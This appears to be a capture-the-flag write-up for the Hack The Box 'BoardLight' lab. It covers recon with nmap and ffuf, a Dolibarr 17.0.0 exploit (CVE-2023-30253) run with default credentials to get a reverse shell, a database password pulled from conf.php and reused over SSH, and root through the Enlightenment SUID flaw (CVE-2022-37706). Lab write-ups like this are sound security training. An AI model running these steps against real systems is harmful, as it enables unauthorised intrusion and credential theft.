
Board Light

 First we try nmap for port scanning to scan the service that running on the sever

```
·(kali®kali)-[~/htb/boardlight]
$ <u>sudo</u> nmap -sS -sV -sC 10.10.11.11
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 13:36 EDT
Nmap scan report for 10.10.11.11
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
    3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
    256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
    256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open http Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: board.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 62.25 seconds
```


Access the web sever




 I tried gobuster to find the hidden directory but it seem no result useful for me so i used ffuf for instace

```
—(kali®kali)-[~/htb/boardlight]
-$ ffuf -H "Host: FUZZ.board.htb"
                                            -u http://10.10.11.11/ -w /usr/share/dirb/wordlists/subdomains-top1million-5000.
        v2.1.0-dev
 :: Method
                          : http://10.10.11.11/
 :: Wordlist
                          : FUZZ: /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
 :: Header
                          : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration
 :: Timeout
 :: Threads
 :: Matcher
                         : Response status: 200-299,301,302,307,401,403,405,500
                          : Response words: 6243
crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 329ms]
:: Progress: [4989/4989] :: Job [1/1] :: 91 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

Access to the subdomain



- Find the version 17.0.0
- Googled for a vulnerability and found CVE-2023-30253



- I discoverd a <u>python script</u> that we can get a reverse shell
- Also googled the dolibarr 17.0.0 default credentials login and found admin :
- We run the script and create a netcat listener and successfully got a reverse shell

```
(kali@ kali) [-/htb/boardlight/ex-dolibarr]

§ python3 exploit.py http://crm.board.htb admin admin 10.10.14.124 9942

[*] Trying authentication ...

[**] Password: admin

[**] Password: admin

[**] Trying created site ...

[**] Trying created page ...

[**] Trying greated page ...

[**] Trying greated page ...

[**] Trying created pag
```

- Field to found the flag so I research the <u>dalibarr database</u> located. May be it contained needed information
- Here we are, I found the passwd in this db file

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr main db name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr main db character set='utf8';
$dolibarr main db collation='utf8 unicode ci':
// Authentication settings
$dolibarr_main_authentication='dolibarr';
//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr main prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';
//$dolibarr lib FPDF PATH='':
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH=''
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
```

 username : larissa | password : serverfun2\$2023!! ⇒ Using SSH to login successfully

```
(kali⊕ kali)-[~/htb/boardlight/ex-dolibarr]
$\$ \ssh \larissa@10.10.11.11
larissa@10.10.11.11's password:
Last login: Wed Jun 19 10:33:38 2024 from 10.10.14.125
larissa@boardlight:~$ ls
```

Got the user flag

```
larissa@boardlight:~$ ls

Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$ cat user.txt
d045701066bae20b715d9cc87229e6d5
larissa@boardlight:~$
```

 Using linPEAS for forensics the victim machine. The linPEAS showed me an unknown SUID binary name Enlightenment

```
Files with Interesting Permissions
            SUID - Check easy privesc, exploits and write perms
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject<mark>/dmcrypt-get-device</mark>
-rwsr-sr-x 1 root root 15K Apr 8 18:36 /usr/lib/xorg/Xorg.wrap
rwsr-xr-x 1 root root 27K Jan 29 2020
-rwsr-xr-x 1 root root 15K Jan 29 2020
-rwsr-xr-x 1 root root 15K Jan 29 2020
-rwsr-xr-x 1 root root 15K Jan 29 2020
-rwsr-xr-x 1 root root 44K Feb 6 04:49 /usr/bin
-rwsr-xr-x 1 root root 55K Apr 9 08:34 /usr/bin
rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin
rwsr-xr-x 1 root root 67K Apr 9 08:34 /usr/bin/su
rwsr-xr-x 1 root root 84K Feb 6 04:49 /usr/bin/ch
rwsr-xr-x 1 root root 39K Apr 9 08:34 /usr/bin,
rwsr-xr-x 1 root root 87K Feb 6 04:49 /usr/bin/gpasswd
rwsr-xr-x 1 root root 67K Feb 6 04:49 /usr/bin
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb 6 04:49 /usr/bin/chsh
rwsr-xr-x 1 root root 15K Oct 27 2023 /usr/bin/vmware-user-suid-wrapper
```

- <u>Enlightenment</u> is a Window Manager, Compositor and Minimal Desktop for Linux (the primary platform), BSD and any other compatible UNIX system
- Found the version

```
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00043 [0.00043] - Begin Startup
ESTART: 0.00174 [0.00131] - Signal Trap
ESTART: 0.00184 [0.00010] - Signal Trap Done
ESTART: 0.00336 [0.00152] - Eina Init
ESTART: 0.00640 [0.00305] - Eina Init Done
ESTART: 0.00658 [0.00017] - Determine Prefix
ESTART: 0.00798 [0.00017] - Determine Prefix Done
ESTART: 0.00807 [0.00009] - Environment Variables
ESTART: 0.00813 [0.00006] - Environment Variables Done
ESTART: 0.00817 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
```

- I found an <u>exploit script</u> for this version of <u>Enlightenment</u>
- Transfer the <u>exploit.sh</u> to the victim machine and run so finally, I became the root

```
larissa@boardlight:/tmp$ chmod +x exploit.sh
larissa@boardlight:/tmp$ ./exploit.sh

CVE-2022-37706

[*] Trying to find the vulnerable SUID file...

[*] This may take few seconds...

[+] Vulnerable SUID binary found!

[+] Trying to pop a root shell!

[+] Enjoy the root shell :)

mount: /dev/../tmp/: can't find in /etc/fstab.

# whoami
root
```

Got the root flag

```
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# cd ..
#ls
bin
     cdrom etc
                 lib
                        lib64
                               lost+found mnt proc
                                                     run
                                                               tmp var
boot dev
            home lib32 libx32 media
                                          opt root sbin sys
# cd root
# ls
root.txt snap
# cat root.txt
3768c9ca46d6b7965403dffd3c45a1bf
# client_loop: send disconnect: Broken pipe
```